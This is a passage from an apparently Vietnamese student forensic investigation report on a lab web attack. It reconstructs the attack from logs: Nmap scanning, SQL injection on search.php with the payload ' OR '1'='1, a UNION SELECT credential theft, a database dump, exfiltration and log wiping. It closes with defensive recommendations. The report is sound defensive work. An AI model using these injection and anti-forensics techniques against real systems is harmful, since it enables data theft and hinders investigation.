05:27:02	192.168.221.14 3	Trích xuất dữ liệu (Dumping)	query.log ghi nhận chuỗi lệnh mysqldump	Xuất hiện các lệnh SHOW FULL TABLES, LOCK TABLES để chuẩn bị xuất dữ liệu.
Sau 05:27	192.168.221.14 3	Đưa dữ liệu ra ngoài		Chuyển tệp cơ sở dữ liệu về máy attacker tại

				địa chỉ 192.168.221.14 3.
Sau đó	192.168.221.14 3	Xóa dấu vết (Anti-Forensic)		Xóa lịch sử lệnh Bash và tệp tin tạm nhằm gây khó khăn cho điều tra.

Bảng 3. Timeline tấn công

3.6. Báo cáo kết quả điều tra:

3.6.1. Thông tin chung về cuộc điều tra:

Người thực hiện điều tra:

1. Trần Thị Ánh Nguyệt
2. Trần Phúc Tiến
3. Tạ Lê Anh Bảo

Thời gian thu thập chứng cứ: Ngày 27/05/2026.

Múi giờ hệ thống: Asia/Ho_Chí_Minh (+07).

Phương pháp thu thập: Thu thập pháp y trực tiếp và sao chép an toàn qua giao thức SCP.

Xác nhận tính toàn vẹn: Tất cả chứng cứ đã được băm bằng thuật toán SHA256 ngay sau khi thu thập để đảm bảo không bị thay đổi.

3.6.2. Các loại nhật ký (logs) và chứng cứ đã thu thập:

Để phục vụ phân tích, điều tra viên đã trích xuất các nguồn dữ liệu sau từ các thành phần hệ thống:

- Từ máy chủ nạn nhân (Victim Web Server - 192.168.221.134):
 - access.log và error.log: Nhật ký truy cập và lỗi của Apache.
 - query.log: Nhật ký truy vấn chi tiết của MariaDB/MySQL.
 - auth.log: Nhật ký xác thực hệ thống.
 - attack.pcap: Tệp bắt gói tin lưu lượng mạng.
 - Các tệp trạng thái hệ thống: process.txt (tiến trình), connections.txt (kết nối mạng), session.txt & who.txt (người dùng đang đăng nhập), system.txt (thông tin cấu hình).
- Từ máy chủ IDS (Suricata - 192.168.221.141):
 - eve.json: Nhật ký cảnh báo xâm nhập và dữ liệu giao thức HTTP/DNS.
- Từ máy chủ SIEM (Wazuh Server - 35.198.230.108):

- wazuh_archives.json: Nhật ký lưu trữ tập trung và các cảnh báo mức độ cao.

3.6.3. Kết quả điều tra:

Thông qua việc phân tích chuỗi các nguồn log, điều tra viên đã dựng lại toàn bộ kịch bản tấn công của đối tượng có IP 192.168.221.143 (máy Kali Linux) như sau:

- Giai đoạn Dò quét (Reconnaissance): Đối tượng sử dụng công cụ Nmap Scripting Engine (NSE) để thực hiện fingerprinting, quét các endpoint như /sdk, /HNAP1, /evox/about nhằm tìm kiếm điểm yếu.
- Giai đoạn Khai thác (Exploitation): Phát hiện các payload SQL Injection kinh điển (như ' OR '1'='1) gửi tới search.php. Các mã phản hồi 200 OK xác nhận ứng dụng tồn tại lỗ hổng và đã xử lý các truy vấn độc hại này.
- Giai đoạn Chiếm đoạt dữ liệu:
 - Đối tượng thực hiện kỹ thuật UNION SELECT để xác định tên cơ sở dữ liệu (public_service) và truy xuất thông tin nhạy cảm (username, password) từ bảng users.
 - Nhật ký query.log ghi nhận các lệnh đặc trưng của hành vi dump database như SHOW FULL TABLES, LOCK TABLES và SELECT ... FROM users vào lúc 05:27:02.
- Giai đoạn Đột nhập: Sau khi có thông tin xác thực, đối tượng đã đăng nhập thành công qua login.php (mã phản hồi 302) và truy cập trái phép vào khu vực quản trị admin.php.
- Hành vi xóa dấu vết (Anti-Forensics): Kẻ tấn công có dấu vết xóa tệp tin tạm sau khi đã đánh cắp dữ liệu thành công

CHƯƠNG IV. KẾT LUẬN

Từ kết quả điều tra, nhóm thực hiện đề xuất các biện pháp khắc phục và phòng ngừa chủ động nhằm nâng cao năng lực phản ứng sự cố:

1. Khắc phục lỗ hổng ứng dụng (Application Security):

- Sử dụng Prepared Statements: Cần thay đổi mã nguồn trang search.php. Hiện tại ứng dụng đang nối chuỗi SQL trực tiếp (WHERE code='\$id'), cần chuyển sang sử dụng truy vấn tham số hóa (Parametrized Queries) để ngăn chặn hoàn toàn SQL Injection.
- Kiểm soát đầu vào (Input Validation): Thực hiện lọc và kiểm tra chặt chẽ dữ liệu người dùng nhập vào, chỉ cho phép các định dạng mã hồ sơ hợp lệ.

2. Cấu hình và Quản lý Nhật ký (Logging Policy):

- Duy trì Nhật ký tập trung: Tiếp tục triển khai mô hình đẩy log về Wazuh SIEM Server trên Cloud. Điều này đảm bảo tính toàn vẹn của bằng chứng ngay cả khi kẻ tấn công thực hiện hành vi xóa log tại chỗ (Anti-forensics).
- Bật nhật ký chi tiết: Đảm bảo general_log của MariaDB và LogLevel info của Apache luôn được kích hoạt để có thể truy vết các câu lệnh SQL thực tế chạy ngầm.

3. Giám sát và Cảnh báo sớm (Monitoring & Detection):

- Tối ưu hóa IDS (Suricata): Cập nhật định kỳ các tập luật (rules) Emerging Threats để phát hiện sớm các hành vi trình sát từ các công cụ như Nmap, Sqlmap.
- Giám sát lưu lượng Outbound: Thiết lập cảnh báo khi có sự gia tăng đột biến băng thông đi ra ngoài (Outbound traffic), đặc biệt là qua các giao thức truyền tệp như SSH/SCP/FTP tới các địa chỉ IP lạ.

4. Quản lý hệ thống và Đào tạo:

- Phân quyền tối thiểu: Hạn chế quyền của tài khoản webuser trong cơ sở dữ liệu, chỉ cấp quyền truy cập vào các bảng cần thiết thay vì toàn bộ DB.
- Định kỳ đánh giá an ninh: Thực hiện kiểm tra xâm nhập (Penetration Testing) định kỳ để chủ động tìm ra các lỗ hổng trước khi bị kẻ xấu khai thác

TÀI LIỆU THAM KHẢO

- [1]. OWASP. (2021). *OWASP Top 10:2021 - The Critical Web Application Security Risks*. Open Web Application Security Project. <https://owasp.org/Top10/>
- [2]. NIST. (2006). *Guide to Integrating Forensic Techniques into Incident Response* (Special Publication 800-86). National Institute of Standards and Technology.
- [3]. Casey, E. (2011). *Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet* (3rd ed.). Academic Press. (Sách gối đầu giường về khoa học điều tra số).
- [4]. Shariati, M., Shahriari, H. R., & Rezaei, M. (2020). Web application forensics: Framework, techniques, and challenges. *Journal of Computer Security*, 28(4), 415-442. (Bài báo khoa học chuyên sâu về quy trình điều tra web).
- [5]. Anitha, P., & Meenakshi, V. (2021). Detection and prevention of web application attacks using log analysis: A review. *International Journal of Information Security*, 20(3), 321-339. (Nghiên cứu về việc phân tích log để tìm kiếm SQLi và XSS).
- [6]. ISO/IEC. (2012). *ISO/IEC 27037:2012 - Information technology — Security techniques — Guidelines for identification, collection, acquisition and preservation of digital evidence*. International Organization for Standardization.
- [7]. EC-Council Press, *Investigating Network Intrusions and Cybercrime*, vol. 4 of 5, Mapping to CHFI Certification. Clifton Park, NY, USA: EC-Council Press, Course Technology Cengage Learning.
- [8]. D. Stuttard and M. Pinto, *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*, 2nd ed. Indianapolis, IN, USA: Wiley Publishing, 2011
- [9]. G. Johansen, *Digital Forensics and Incident Response: Incident Response Techniques and Procedures to Respond to Modern Cyber Threats*, 3rd ed. Birmingham, U.K.: Packt Publishing, 2022.
- [10]. K. Mandia, C. Prosser, and M. Pepe, *Computer Forensics: Investigating Network Intrusions and Cyber Crime*. Boston, MA, USA: Course Technology Cengage Learning, 2003.